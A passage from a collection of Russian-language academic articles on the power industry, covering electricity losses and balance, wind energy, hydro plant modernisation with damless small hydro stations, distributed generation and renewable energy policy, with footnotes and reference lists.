Физический баланс электроэнергии возможен при соблюдении определённых условий. Поступившая (отпущенная) в региональную электрическую сеть от поставщиков (Г) с оптового (регионального) рынка электроэнергия в размере W_{oc} передается по электрическим сетям ЭСК. В них часть электроэнергии в размере $W_{\phi} = W_{нпз} + W_{снпз}$ расходуется на ее передачу, в результате потребителю полезно отпускается из сети электроэнергия в размере $W_{по}$. Общеизвестно уравнение физического баланса электроэнергии в региональной сети: $W_{oc} = W_{по} + W_{\phi} = W_{по} + W_{нпз} + W_{снпз}$, (1) где W_{oc} , $W_{по}$ – соответственно отпуск электроэнергии в сеть и полезный отпуск электроэнергии потребителям; W_{ϕ} , $W_{нпз}$, $W_{снпз}$ – соответственно фактические, нормативные, определяемые по Методике Минпромэнерго РФ, и сверхнормативные потери электроэнергии в электрических сетях. Как сделать баланс постоянным?

В своей статье «Снижение потерь электроэнергии в электрических сетях» Воротницкий, Калинка, Комкова пишут о том, что снижение потерь электроэнергии в электрических сетях – сложная комплексная проблема, требующая значительных капитальных вложений, постоянного внимания персонала, его высокой квалификации и заинтересованного участия в эффективном решении задачи.⁵ Поэтому так важен квалифицированный энергетический аудит электросетевых организаций для разработки обоснованной программы действий, совершенствование организации работ по снижению потерь, учет «человеческого фактора».

Другой точки зрения придерживается Шилин. Он полагает, что не человеческий контроль, но создание интеллектуальных сетей – решение большинства проблем в энергетической отрасли.⁶ В статье «Информационно-измерительная система контроля аварийных режимов воздушных линий электропередачи» он пишет, что на первом этапе создания интеллектуальных сетей необходимо оснащение энергетических сетей различными измерительными преобразователями и системами передачи информации. Новая система поможет фиксировать и предотвращать аварийные ситуации в системе электропередач. Ей доступны методики синтеза логических схем и нейронных сетей устройства распознавания, определения показателей надежности ВЛЭП позволяют обоснованно с учетом конструкций ВЛЭП и технических требований оперативно проектировать и внедрять ИИС контроля аварийных режимов в электрические сети. Методы проектирования распределенной информационно-измерительной системы внутри интеллектуальных сетей учитывают большое количество альтернативных комплектующих блоков и устройств, систем передачи информации, которые представлены на рынке. Это позволяет создавать интегрированные системы с учетом технических и экономических требований, климатических факторов, местности, времени года и других особенностей.

Анализ ситуации в области качества электрической энергии позволяет сделать вывод о необходимости создания в России Единой системы обеспечения качества электрической энергии. По мнению ученых Коверникова Л.И., Суднова В.В., Шамонов Р.Г. для ее формирования необходимо: разработать законодательно-правовые и нормативно-технические документы по построению и функционированию системы обеспечения качества электрической энергии, сформировать бизнес-процессы по управлению качеством электрической энергии.⁷

Разработать и принять правовым актом Технический регламент на электрическую энергию, в котором должны быть установлены обязательные требования к качеству электрической энергии и формы обязательного подтверждения соответствия качества этим требованиям. Кроме того, провести анализ действующих стандартов в области качества электрической энергии и их корректировку с целью гармонизации, а также совершенствования с учетом опыта их применения

Белицын И. В., Рысев Д. В. считают, что для достижения целей необходимо разработать правила присоединения искажающих потребителей с определением форм и схем оценки соответствия качества электрической энергии установленным требованиям, разработать методику определения долевого вклада искажающих потребителей в суммарные искажения электрической энергии.⁸

⁴ Кудрявый В.В. Системное разрушение системы/ В.В.Кудрявый// Энергетика.Электротехника.Связь. - 2015. -№5 - С.3.

⁵ Воротницкий, В.Э., Калинка, М.А., Комкова, Е.В., Снижение потерь электроэнергии в электрических сетях/В. Э. Воротницкий, М. А. Калинкина, Е. В. Комкова//Энергосбережение. -2012. -№2 -С.92.

⁶ Шилин А. А., Информационно-измерительная система контроля аварийных режимов воздушных линий электропередачи [Электронный ресурс] // Научная библиотека диссертаций и авторефератов disserCat, 2012- электрон. дан. URL: <http://www.dissercat.com/content/informationno-izmeritelnaya-sistema-kontrolya-avariynykh-rezhimov-vozdushnykh-linii-elektro#ixzz4FhwICwlg> (дата обращения: 05.08.18) - Загл. с экрана.

⁷ Коверникова Л.И., Суднова В.В., Шамонов Р.Г. Качество электрической энергии: современное состояние, проблемы и предложения по их решению [Текст]// Л.И. Коверникова, В.В. Суднова В.В., Р.Г. Шамонов Р.Г. и др.; отв. ред. Н.И. Воронцов. – Новосибирск: Наука, 2017

⁸ Белицын И. В., Рысев Д. В. Проблемы контроля и анализа показателей качества электрической энергии и способы их решения // ОНВ. 2017. №6 (156). URL: <https://cyberleninka.ru/article/n/problemny-kontrolya-i-analiza-pokazateley-kachestva-elektricheskoy-energii-i-sposoby-ih-resheniya> (дата обращения: 05.08.2018).

Список литературы:

1. Горький М. Полное собрание сочинений. Художественные произведения в 25 томах. Том 1. [Текст]/ Горький М. – М:Наука, 1968г. – 425с.
2. Кудрявый В.В. Системное разрушение системы [Текст]/ В.В.Кудрявый// Энергетика. Электротехника.Связь. - 2015. -№5 - С.2-9.
3. Белов О.А., Парфенкин А. И. Системная интеграция контроля электрооборудования [Электронный ресурс]/ Электротехнические и информационные комплексы и системы. 2014. №1. URL: <https://cyberleninka.ru/article/n/sistemnaya-integratsiya-kontrolya-elektrooborudovaniya> (дата обращения: 05.08.2018). - Загл. с экрана.
4. Васюченко П. В. Повышение надежности работы электрооборудования путем применения методов диагностики [Электронный ресурс]/ Энергосбережение. Энергетика. Энергоаудит. 2014. №5 (123). URL: <https://cyberleninka.ru/article/n/povyshenie-nadezhnosti-raboty-elektrooborudovaniya-putem-primeneniya-metodov-dagnostiki> (дата обращения: 05.08.2018). - Загл. с экрана.
5. Белицын Игорь Владимирович, Рысев Дмитрий Валерьевич Проблемы контроля и анализа показателей качества электрической энергии и способы их решения [Электронный ресурс]/ ОНВ. 2017. №6 (156). URL: <https://cyberleninka.ru/article/n/problemy-kontrolya-i-analiza-pokazateley-kachestva-elektricheskoy-energii-i-sposoby-ih-resheniya> (дата обращения: 05.08.2018). - Загл. с экрана.
6. Коверникова Л.И. , Суднова В.В., Шамонов Р.Г. Качество электрической энергии: современное состояние, проблемы и предложения по их решению [Текст] / Л.И. Коверникова, В.В. Суднова В.В., Р.Г. Шамонов Р.Г. и др.; отв. ред. Н.И. Воропай. – Новосибирск: Наука, 2017
7. Воротницкий, В.Э., Калинка, М.А., Комкова, Е.В., Снижение потерь электроэнергии в электрических сетях [Текст] / В. Э. Воротницкий, М. А. Калинкина, Е. В. Комкова//Энергосбережение. -2012. -№2 -С.92.
8. Шилин А. А., Информационно-измерительная система контроля аварийных режимов воздушных линий электропередачи [Электронный ресурс] // Научная библиотека диссертаций и авторефератов disserCat, 2012- электрон. дан. URL: <http://www.dissercat.com/content/informatsionno-izmeritelnaya-sistema-kontrolya-avariinykh-rezhimov-vozdushnykh-linii-elektro>#ixzz4Fhwlcwlg (дата обращения: 05.08.18) - Загл. с экрана.

ПРОБЛЕМЫ И ИХ РЕШЕНИЕ В СФЕРЕ СОВРЕМЕННОЙ ВЕТРОЭНЕРГЕТИКИ

Глебов Илья Александрович

"Национальный исследовательский университет "МЭИ"

Аннотация. В статье рассмотрена проблема энергетики в России и мире. Сделано несколько предположений по возможному решению проблем с помощью ветроэнергетики. Рассмотрена ветроэнергетическая база в Российской Федерации и существующая ситуация на правовом поле.

Ключевые слова: ветроэнергетика, потери электроэнергии, модернизация, малая и распределённая энергетика, приборный учёт, избежание потерь, регенеративные источники энергии.

Альтернативные источники энергии (солнечная энергия, гидроэлектростанции, биотопливо из отходов древесины и растений) становятся всё более популярными. Ушаков в статье «Основные проблемы энергетики и возможные способы их решения» пишет о двух путях развития энергетики в связи с их популярностью¹:

1) Экстенсивный путь решения. Он предполагает дальнейшее увеличение добычи энергоносителей и постоянный рост энергопотребления. Он наиболее актуален на современном этапе развития мирового сообщества, но требует пересмотра использования энергоресурсов и поисков более рационального их потребления.

2) Интенсивный путь решения проблемы заключается в увеличении производства продукции на единицу энергозатрат. Это поможет в значительной степени смягчить последствия энергетического кризиса, но не избежать его.

Необходимо назвать преимущества возобновляемой энергетики. Среди них такие как:

- независимость от традиционной энергетики, связанной с применением ископаемого топлива, в условиях его ограниченности и неравномерного распределения между странами;
- независимость от волатильности цен на мировом рынке ископаемых энергоносителей;
- неисчерпаемость возобновляемых источников энергии;
- экологичность использования в условиях отсутствия отходов и выброса загрязняющих веществ; технологичность в использовании.²

Научные исследования по всем видам возобновляемых источников энергии давно ведутся по всему миру. Однако мировая экономика продолжает в значительной степени зависеть от все более дефицитного и дорогостоящего органического и ядерного топлива. Потребности в электроэнергии на сегодняшний день удовлетворяются, прежде всего, за счет ископаемого топлива, в частности, нефти (35 %), газа (20,7 %) и угля (23,5 %), а также урана (6,8 %).³ Доля возобновляемых источников энергии в энергопотреблении составляет только 14 %, но прогнозируется, что в ближайшем будущем она станет быстро возрастать.

Рынок ветроэнергетики считается самым многообещающим среди регенеративных источников энергии. Ветровые ресурсы доступны в любой точки мира и их достаточно, чтобы обеспечить растущий спрос на электроэнергию. Современный ветропарк по своим характеристикам не уступает традиционной электростанции, работающей на органическом топливе.

С 2000 года среднегодовой рост установленной мощности ветроэнергетики составлял 28 %. На 2015 год общая установленная мощность достигла 432,400 ГВт. Ведущими регионами в развитии ветроэнергетики являются: Северная Америка, Европа и Азия. В современном мире Россия значительно отстает от мирового уровня. Ветроэнергетика страны пока находится лишь в начальной стадии развития, несмотря на наличие значительных ресурсов ветровой энергии. Технические запасы ветроэнергетических ресурсов (ВЭР) страны почти в 15 раз превышают годовую выработку всех электростанций страны в настоящее время.⁴

Поэтому в РФ наблюдается весьма высокая активность в направлении ВИЭ. Было разработано и

¹ Ушаков В.Я. «Основные проблемы энергетики и возможные способы их решения» ИЗВЕСТИЯ ТОМСКОГО ПОЛИТЕХНИЧЕСКОГО УНИВЕРСИТЕТА № 4 / том 319 / 2011

² Николаевская К.Н. Экономические и управленческие аспекты энергетической эффективности использования возобновляемых энергоресурсов для производства электроэнергии // Современная наука: Актуальные проблемы теории и практики - 2015 - от 03.04.

³ Соколов Д. С., Елаш Р. А., Чувашов И. А., Киселёв Г. Ю. Ветроэнергетика в России и мире // Молодой ученый. — 2016. — №29. — С. 145-148. — URL <https://moluch.ru/archive/133/37171/> (дата обращения: 09.08.2018).

⁴ Линьков С. А., Сарваров А. С., Бачурин И. В. Перспективы развития ветроэнергетики в России и за рубежом // ЭС и К. 2013. №21. URL: <https://cyberleninka.ru/article/n/perspektivy-razvitiya-vetroenergetiki-v-rossii-i-za-rubezhom> (дата обращения: 08.08.2018).

частично принято несколько проектов федерального и ряда региональных законов, постановлений Правительства РФ, нормативно-технических документов, создающих правовую базу и регламентирующих развитие ВИЭ в России. Например, Федеральный закон «Об электроэнергетике» (ФЗ № 250-ФЗ от 04.11.2007г.), распоряжение Правительства Российской Федерации от 13.11.2009 N 1715-р «Об Энергетической стратегии России на период до 2030 года» и д. р. Правительством была принята программа развития альтернативной энергетики, которая предполагает увеличение ее доли в энергобалансе страны до 4,5 % к 2020 году. 16 января 2009 года премьер России Владимир Путин подписал постановление об основных направлениях государственной политики в сфере повышения энергоэффективности в электроэнергетике на основе использования возобновляемых источников энергии. Благодаря этому любой инвестор, вложившийся в строительство таких энергоустановок, будет получать фиксированный возврат средств от государства на каждый выработанный кВт·ч. Возврат составит 2,5 копейки на 1 кВт·ч⁵

Государствозначительно способствует развитию российской ветроэнергетики. Однако, необходимо наличие законов и стратегических программ по развитию альтернативной энергетики, определенных льгот для предпринимателей, ряд стимулирующих факторов для инвесторов и частных предпринимателей.

Список литературы:

1. Об Энергетической стратегии России на период до 2030 года: распоряжение Правительства Российской Федерации от 13.11.2009 N 1715-р // Собрание законодательства. — 2009. — № 48.
2. Ушаков В.Я. «Основные проблемы энергетики и возможные способы их решения» ИЗВЕСТИЯ ТОМСКОГО ПОЛИТЕХНИЧЕСКОГО УНИВЕРСИТЕТА № 4 / том 319 / 2011
3. Линьков С. А., Сарваров А. С., Бачурин И. В. Перспективы развития ветроэнергетики в России и за рубежом // ЭС и К. 2013. №21. URL: <https://cyberleninka.ru/article/n/perspektivy-razvitiya-vetroenergetiki-v-rossii-i-za-rubezhom> (дата обращения: 08.08.2018).
4. Соколов Д. С., Елаш Р. А., Чувазов И. А., Киселёв Г. Ю. Ветроэнергетика в России и мире // Молодой ученый. — 2016. — №29. — С. 145-148. — URL <https://moluch.ru/archive/133/37171/> (дата обращения: 08.08.2018).
5. Денисов Роман Сергеевич, Елистратов Виктор Васильевич, Гзенгер Штефан Ветроэнергетика в России: возможности, барьеры и перспективы развития // Научно-технические ведомости СПбГПУ. 2017. №2. URL: <https://cyberleninka.ru/article/n/vetroenergetika-v-rossii-vozmozhnosti-barieri-i-perspektivy-razvitiya> (дата обращения: 08.08.2018). : <https://cyberleninka.ru/article/n/perspektivy-vetroene>

⁵ Об Энергетической стратегии России на период до 2030 года: распоряжение Правительства Российской Федерации от 13.11.2009 N 1715-р // Собрание законодательства. — 2009. — № 48.

ПЕРСПЕКТИВЫ МОДЕРНИЗАЦИИ ЭЛЕКТРИЧЕСКОГО ОБОРУДОВАНИЯ ГИДРОЭЛЕКТРОСТАНЦИЙ

Глебов Илья Александрович

"Национальный исследовательский университет "МЭИ"

Аннотация: В статье освещены вопросы энергосбережения, избежания аварийных ситуаций гидроэлектростанций. Рассмотрена необходимость внедрения бесплотинных ГЭС с целью повышения экологической эффективности. Объяснена необходимость применения бесплотинных ГЭС.

Ключевые слова: ГЭС, энергосбережение, фильтр, качество электрической энергии, интеллектуальные сети, реформы, экологическая эффективность, строительство, бесплотинные гЭС, технологии.

Переход на энергосберегающие технологии в рамках использования возобновляемых источников энергии является одним направлением, призванным в будущем заменить традиционные виды топлива, к которым относятся: твердая биомасса и животные продукты, промышленные отходы, гидроэнергия, геотермальная энергия, солнечная энергия, энергия ветра, энергия приливов морских волн и океана. Это даёт не только значительное уменьшение расходов на энергетические затраты, но и имеет большие экологические плюсы.

Обратимся к понятию по данным ГОСТ: «Энергосбережение — комплекс мер по реализации правовых, организационных, научных, производственных, технических и экономических мер, направленных на эффективное (рациональное) использование (и экономное расходование) топливно-энергетических ресурсов и на вовлечение в хозяйственный оборот возобновляемых источников энергии».¹

Конечно, первые гидроэлектростанции значительно отличались от современных аналогов. В 19 веке в городе Лауфен на гидроэлектростанции электрическая энергия вырабатывалась гидроагрегатом, состоящем из турбины, конической зубчатой передачи и трехфазного синхронного генератора (мощность 230 кВт, частота вращения 150 об/мин, напряжение 95 В, соединение обмоток звездой). Там находилось три трансформатора, погруженных в баки, наполненные маслом.² В позапрошлом веке не могло быть и речи о том, чтобы модернизировать оборудование до уровня сегодняшней техники, а уж тем более путём увеличения электромагнитной совместимости электрических сетей. Сегодня ученые все чаще говорят о такой возможности.

К примеру, в статье «Модернизация электроэнергетики: проблемы и перспективы» Матвеева, Куликова и Шишкина подробно рассказывают о том, что дальнейшее развитие инфраструктуры и экономики России невозможно без развития энергетической отрасли, в том числе без нового слова в сфере электрического оборудования для ГЭС.³

Авторы подчеркивают, что отрасль характеризуется высокой степенью износа основного оборудования. Так, существенная его часть выработала свой установленный ресурс, и должна быть заменена в ближайшие 15 лет. В сравнении с другими странами, потери в электрических сетях в РФ выше в 1,5-2 раза, а удельные показатели расхода топлива более чем на 20 % превышают аналогичных показателей развитых стран.⁴

Профессор Кудрявый в статье «Системное разрушение системы» подчеркивает, что последствия дезорганизации производства отмечены не имеющими аналогов техногенными бедствиями.⁵ Подобное произошло 25 мая 2005 года в ОАО «Мосэнерго» - межсистемная авария - с отключением десятков электростанций и сотен электроподстанций в пяти субъектах Российской Федерации с населением более 6 млн человек. Не лишним будет вспомнить происшествие 17 августа 2009 года в сфере гидроэнергетики. Сбой в работе Саяно-Шушенской ГЭС привел к гибели 75 человек. Кроме того, вся энергомощность была потеряна – 6400 МВт, для ремонта потребовалось 39 млрд рублей и пять лет.

Однако, ошибки прошлого мало повлияли на безопасность работы российских ГЭС. Ровно через семь лет 4 января 2015 года произошла авария на крупнейшей тепловой электростанции – Сургутской ГРЭС-2 общей электрической и тепловой мощностью 6480 МВт с пожаром, обрушением кровли и длительным

¹ ГОСТ Р 51387–99 «Энергосбережение»

² Ушаков В. Я. Основные проблемы энергетики и возможные способы их решения / В. Я. Ушаков // Известия Томского политехнического университета [Известия ТПУ]. — 2011. — Т. 319, №4: Энергетика. — С. 7.

³ Матвеева, К. П., Куликова, С. В., Шишкина, П. О. Модернизация электроэнергетики: проблемы и перспективы/ К.П. МАТВЕЕВА, С.В. Куликова, П.О.Шишкина//Инфраструктурные отрасли экономики: проблемы и перспективы развития. -2013. - № 2. - С.36

⁴ Матвеева, К. П., Куликова, С. В., Шишкина, П. О. Модернизация электроэнергетики: проблемы и перспективы/ К.П. МАТВЕЕВА, С.В. Куликова, П.О.Шишкина//Инфраструктурные отрасли экономики: проблемы и перспективы развития. -2013. - № 2. - С.35

⁵ Кудрявый В.В. Системное разрушение системы/ В.В.Кудрявый// Энергетика.Электротехника.Связь. - 2015. -№5 - С. 4.

аварийным ремонтом энергоблока 800 МВт.

Все более популярными становятся альтернативные источники энергии (солнечная энергия, гидроэлектростанции, биотопливо из отходов древесины и растений), о которых писал Ушаков в статье «Основные проблемы энергетики и возможные способы их решения»⁶.

Перед нами открываются два пути развития:

Экстенсивный путь решения, который предполагает дальнейшее увеличение добычи энергоносителей и постоянный рост энергопотребления. Он наиболее актуален на современном этапе развития мирового сообщества, но требует пересмотра использования энергоресурсов и поисков более рационального их потребления.

Интенсивный путь решения проблемы заключается в увеличении производства продукции на единицу энергозатрат. Это поможет в значительной степени смягчить последствия энергетического кризиса, но не избежать его.

В последние годы в России растет интерес к строительству малых гидроэлектростанций (МГЭС), представляющих собой бесплотинные ГЭС, мощность которых не превышает 30 МВт, а мощность единичного гидроагрегата составляет менее 10 МВт. Плотинные обладают рядом существенных недостатков, к которым относится вредное влияние на окружающую среду, сложность и дороговизна передачи электроэнергии в удаленные районы. В таких пунктах необходимо использовать альтернативные варианты, например, бесплотинные ГЭС.⁷

Испытаны и прошли проверку реальной эксплуатацией на данный момент следующие установки:

1. Одиночный гидротор. Для получения электрической энергии используется водяное колесо или винт, который просто опускается в воду и является рабочим органом.

2. Рукавные ГЭС. Представлены в виде трубы, служащей для забора воды из потока и спуска ее на гидроагрегат, расположенный ниже по течению.

3. Гирляндные ГЭС Блинова. На трос, исполняющий роль гибкого вала, нанизывают вингаторы подобно гирлянде и закрепляют на противоположных берегах. По расчетам установлено, что при скорости течения горного ручья 6,5 м/сек, для получения 100 кВт с установки, необходимо около 15 метров троса при толщине 4 см.

Бесплотинные ГЭС – один из способов усовершенствовать энергетику в РФ, чтобы избежать аварийных ситуаций, сделать производство энергии более экологичным и безопасным.

Список литературы:

1. ГОСТ Р 51387-99 «Энергосбережение»
2. Кудрявый В.В. Системное разрушение системы/ В.В.Кудрявый// Энергетика.Электротехника. Связь. - 2015. -№5 - С. 2-9.
3. Ушаков В. Я. Основные проблемы энергетики и возможные способы их решения / В. Я. Ушаков // Известия Томского политехнического университета [Известия ТПУ]. — 2011. — Т. 319, № 4 : Энергетика. — С. 5-13.
4. Макаренко Д.В., Паршина С.Л., Снежко А.А. Влияние гидроэлектростанций на окружающую среду // Актуальные проблемы авиации и космонавтики. 2015. №11. URL: <https://cyberleninka.ru/article/n/vliyanie-gidroelektrostantsiy-na-okruzhayushchuyu-sredu-2> (дата обращения: 08.08.2018).
5. Силиванова Маргарита Владимировна, Тонких Анатолий Иванович Перспективы использования микро-ГЭС в горной промышленности Дальнего Востока // ГИАБ. 2016. №S28. URL: <https://cyberleninka.ru/article/n/perspektivy-ispolzovaniya-mikro-ges-v-gornoy-promyshlennosti-dalnego-vostoka> (дата обращения: 08.08.2018).

⁶ Ушаков В.Я. «Основные проблемы энергетики и возможные способы их решения» ИЗВЕСТИЯ ТОМСКОГО ПОЛИТЕХНИЧЕСКОГО УНИВЕРСИТЕТА № 4 / том 319 / 2011

⁷ Силиванова Маргарита Владимировна, Тонких Анатолий Иванович Перспективы использования микро-ГЭС в горной промышленности Дальнего Востока // ГИАБ. 2016. №S28.

РАСПРЕДЕЛЕННАЯ ЭНЕРГЕТИКА КАК КЛЮЧ К ЭКОНОМНОЙ ЭНЕРГИИ

Глебов Илья Александрович

"Национальный исследовательский университет "МЭИ"

Аннотация: В статье рассмотрена проблема распределенной энергетики в России и мире. Проанализирована возможность и перспективность использования солнечной, ветровой и других энергий в нашей стране. Особое внимание уделяется экономическому аспекту вопроса.

Ключевые слова: малая и распределённая энергетика, потери электроэнергии, модернизация, избежание потерь, регенеративные источники энергии, нетрадиционная энергетика, солнечная энергия, ветроэнергетика

К объектам распределенной генерации относят те, которые находятся вблизи зоны конечного потребления. Вначале по мере развития электроэнергетики и теплоэнергетики все источники энергии, обеспечивающие освещение, поставки механической энергии и тепла, находились в непосредственной близости от центров потребления.

С увеличением расстояния передачи электроэнергии возрастают напряжения. Поэтому тепловые и гидроэлектростанции больших мощностей строили вблизи источников первичной энергии, вне крупных населенных и промышленных пунктов.

В России выделяют несколько категорий генерирующих мощностей, которые подпадают под широкое определение распределенной генерации. На сегодняшний день, «блок-станции» - одна из самых распространенных категорий. Их создают или арендуют промышленные предприятия, теплоэлектроцентрали в населенных пунктах. Иногда блок-станции обеспечиваются объектами малой и средней генерации, при этом конечные потребители имеют тенденцию возрастающего самостоятельного строительства.

Безусловно, развитие распределенной генерации напрямую зависит от распространения малой генерации. В статье "Тенденции развития рынка оборудования малой генерации" отметили, что интерес к источникам электрической и тепловой энергии, которые располагаются в непосредственной близости к потребителям неизменно растет во всем мире.¹ Прямыми свидетелями этого являются как увеличение импорта в Россию оборудования малой генерации, так и неравномерное распределение энергодефицитных объектов.

Однако, как замечают Рыхтер и Зильберштейн, возрастающая стоимость электроэнергии, нестабильные тарифы обусловлены незавершенным государственным управлением. Другими словами, для стабилизации цен, необходимо стимулировать развитие малой энергетики. Кроме того, существует также потребность в смене изношенных мощностей на новые. К сожалению, число устаревшего оборудования превышает 60%.

Угрозу конкурентоспособности и экономической безопасности страны представляют завышенная электроемкость экономики России и ее регионов в условиях весьма высокого и все возрастающего уровня внутренних цен на энергоносители. Развитие же малой распределенной энергетики позволит снизить цены на электроэнергию и повысить энергетическую эффективность за счет сокращения затрат на транспортировку энергоносителей и уменьшения потерь энергоресурсов.²

Одной из острых проблем для современной российской экономики является весьма высокий и все возрастающий уровень цен на энергоносители для всех групп потребителей. Неуклонный рост внутренних цен на электроэнергию и газ, наблюдаемый на протяжении последнего десятилетия, аргументировался необходимостью сдерживать внутренний спрос на энергоресурсы, обеспечить энергосбережение и привлечь инвестиции в энергетику. В настоящее время внутренние цены на газ и электроэнергию для промышленности уже сравнялись с уровнем соответствующих цен в США.

Доли расходов на электроэнергию и газ в себестоимости продукции у ряда отраслей российской промышленности уже превысили зарубежные значения аналогичных показателей. По прогнозу Минэкономразвития, к 2015 г. цены для промышленности в РФ превзойдут цены для промышленности в США и приблизятся к европейскому уровню. В условиях членства России во Всемирной торговой организации (ВТО) данная тенденция имеет угрожающий характер с точки зрения конкурентоспособности

¹ Рыхтер В.О., Зильберштейн О.Б. Тенденции развития рынка оборудования малой генерации // В.О. Рыхтер, О.Б.Зильберштейн // Наукоедение - 2015. - Том 7, №4. - С64.

² Иншаков Олег Васильевич, Богачкова Людмила Юрьевна Развитие малой распределенной энергетики как способ повышения энергоэффективности и обеспечения конкурентоспособности Южного макрорегиона и Волгоградской области // Вестник АГТУ. Серия: Экономика. 2014. №1. URL: <http://cyberleninka.ru/article/n/razvitie-maloy-raspredelennoy-energetiki-kak-sposob-povysheniya-energoeffektivnosti-i-obespecheniya-konkurentosposobnosti-yuzhnogo> (дата обращения: 8.08.2018).

российской экономики.

На сегодняшний день, уход многих потребителей от исключительно централизованного энергоснабжения – это общемировая тенденция. К этому их толкает повышенная настороженность по отношению к экологическим последствиям эксплуатации больших энергосистем и желание обособиться от них, по возможности за счет источников «чистой» энергии. Противостоять этой тенденции бессмысленно. Разумнее принять ее к сведению и попытаться найти оптимальное соотношение между централизованным производством электрической и тепловой энергии и локальными их источниками, скорее всего средними и малыми, тем более что распределенная энергетика экономически эффективна в РФ.

Список литературы:

1. Рыхтер В.О., Зильберштейн О.Б. Тенденции развития рынка оборудования малой генерации/ В.О. Рыхтер, О.Б.Зильберштейн // Науковедение - 2015. - Том 7, №4. - С60-67.
2. Иншаков Олег Васильевич, Богачкова Людмила Юрьевна Развитие малой распределенной энергетике как способ повышения энергоэффективности и обеспечения конкурентоспособности Южного макрорегиона и Волгоградской области // Вестник АГТУ. Серия: Экономика. 2014. №1. URL: <http://cyberleninka.ru/article/n/razvitie-maloy-raspredelennoy-energetiki-kak-sposob-povysheniya-energoeffektivnosti-i-obespecheniya-konkurentosposobnosti-yuzhnogo> (дата обращения: 8.08.2018).
3. Мордасова Т.И., Распределенной энергетике быть!/ Т.И.Мерсадова// Региональная энергетика и энергосбережение. -2015. - №12. -С.5-7.
4. Хабачев, Л. Д. Методы оценки системных эффектов от ввода объектов малой распределенной энергетике в региональные энергосистемы [Текст] / Л. Д. Хабачев, У. И. Плоткина // Промышленная энергетика. - 2016. - № 2. - С. 13-18
5. Хабачев, Л. Д. Анализ условий обоснования эффективности объектов малой распределенной энергетике и выхода их на рынки энергии [Текст] / Л. Д. Хабачев, У. И. Плоткина // С.О.К. Сантехника, отопление, кондиционирование. - 2016. - № 10. - С. 76-79.

ЭФФЕКТИВНОСТЬ ИСПОЛЬЗОВАНИЯ ВОЗОБНОВЛЯЕМЫХ ЭНЕРГОРЕСУРСОВ ДЛЯ ПРОИЗВОДСТВА ЭЛЕКТРОЭНЕРГИИ

Глебов Илья Александрович

"Национальный исследовательский университет "МЭИ"

Аннотация. В статье рассмотрены вопросы использования возобновляемых энергоресурсов для производства электроэнергии с целью повышения экологической эффективности. Приведены последние данные о производстве тепловой энергии в РФ и обозначены даты и возможные перспективы развития отрасли с точки зрения использования возобновляемых источников энергии.

Ключевые слова: энергосбережение, возобновляемые источники энергии, качество электрической энергии, ТЭЦ, ГЭС, ВИЭ реформы, экологическая эффективность, энергетическая стратегия, биотопливо.

Существует статистика Министерства энергетики Российской Федерации, которая сообщает утешительные вещи: количество угля и газа в миллионах тонн, необходимое для нормального функционирования тепловых сетей, перестает расти. Российская Федерация находится на передовой позиции в числе стран-транспортеров природных ресурсов, и государство может себе позволить их активное использование. Однако, достаточно представить, сколько невозобновляемых ресурсов страна теряет ежегодно, и необходимость поиска альтернативных источников становится очевидным. Производство тепловой энергии снизилось на 8,7% за последний год, что говорит об осознанном подходе правительства к расходу невозобновляемых источников энергии.¹

Разработки по использованию возобновляемых ресурсов и замещению угля и газа начали применять в ТЭЦ, с целью перевести на новую систему централизованное теплоснабжение. Это способно в дальнейшем помочь создать те ресурсы, без которых немислимо цивилизованное существование человека на планете.

В своей статье «Экономические и управленческие аспекты энергетической эффективности использования возобновляемых энергоресурсов для производства электроэнергии» Николаевская спешит заверить, что для достижения такой крупной задачи разработан ряд нормативно-правовых актов, основными из которых являются «Энергетическая стратегия России на период до 2030 года», принятая Распоряжением Правительства РФ от 13 ноября 2009 г. № 1715-р (Энергетическая стратегия), и Федеральный закон от 23 ноября 2009 г. № 251-ФЗ «Об энергосбережении и о повышении энергетической эффективности и о внесении изменений в отдельные законодательные акты Российской Федерации».²

До 2030г. перед Правительством РФ в Энергетической стратегии поставлены следующие задачи на долгосрочную перспективу:

1. снизить зависимость экономического благосостояния страны от нефтегазового сектора с уменьшением доли топливно-энергетического комплекса (ТЭК) в структуре ВВП России с 30 % до 18 %;
2. уменьшить долю природного газа в структуре внутреннего потребления ТЭР с 52,1 % до 46-47 %;
3. увеличить долю нетопливной энергетики в энергетическом балансе страны с 10,6 % до 13-14 %, снизив удельную энергоёмкость экономики в 2,1-2,3 раза.

И после того как мы убедились в необходимости расширения работы с возобновляемыми источниками энергии, необходимо раскрыть данное понятие. Под словосочетанием «возобновляемые источники энергии» понимается ветровая, солнечная, приливная и геотермальная энергия, а также энергия биомассы (биотопливо). Чтобы речь о преимуществах возобновляемой энергетики не была баснословной, перечислим их:

- независимость от традиционной энергетики, связанной с применением ископаемого топлива, в условиях его ограниченности и неравномерного распределения между странами;
- независимость от волатильности цен на мировом рынке ископаемых энергоносителей;
- неисчерпаемость возобновляемых источников энергии;
- экологичность использования в условиях отсутствия отходов и выброса загрязняющих веществ; технологичность в использовании.³

¹ Статистика министерства энергетики российской федерации // minenergo.gov.ru Официальный сайт Министерства энергетики РФ - электрон. текст. дан. - последнее обновление 08.08.2018г.

² Николаевская К.Н. Экономические и управленческие аспекты энергетической эффективности использования возобновляемых энергоресурсов для производства электроэнергии / К.Н. Николаевская // Современная наука: Актуальные проблемы теории и практики - 2015. - nauteh-journal.ru - электрон. текст. дан. - Дата обращения 08.08.2018г.

³ Николаевская К.Н. Развитие возобновляемых источников добычи электроэнергии в целях снижения энергодефицитности Республики Крым// Nauka-rastudent.ru - электрон. текст. дан. - Дата обращения 08.08.2018г.

Существует несколько причин того, что во многих странах мира возрастает интерес к разработке и внедрению нетрадиционных и возобновляемых источников энергии. Возобновляемые источники энергии уступают традиционным энергоисточникам при крупномасштабном производстве энергии, но они уже в настоящее время при определенных условиях эффективны в малых автономных энергосистемах, являясь более экономичными (по сравнению с энергоисточниками, использующими дорогое привозное органическое топливо) и экологически чистыми. К тому же, применение даже более дорогих, по сравнению с традиционными энергоисточниками, ВИЭ может оказаться целесообразным по другим, неэкономическим (экологическим или социальным) критериям. В частности, применение ВИЭ в малых автономных энергосистемах или у отдельных потребителей может существенно повысить качество жизни населения.

Неизбежно в будущем произойдет кардинальная перестройка структуры энергетики с переходом к использованию экологически чистых и возобновляемых источников энергии. Мировым сообществом уже признана необходимость перехода к устойчивому развитию, предполагающему поиск стратегии, обеспечивающей, с одной стороны – экономический рост и повышение уровня жизни людей, особенно в развивающихся странах, с другой – снижение негативного влияния деятельности человека на окружающую среду. В переходе к устойчивому развитию важная роль будет принадлежать новым энергетическим технологиям и источникам энергии, в том числе возобновляемым источникам энергии.

Список литературы:

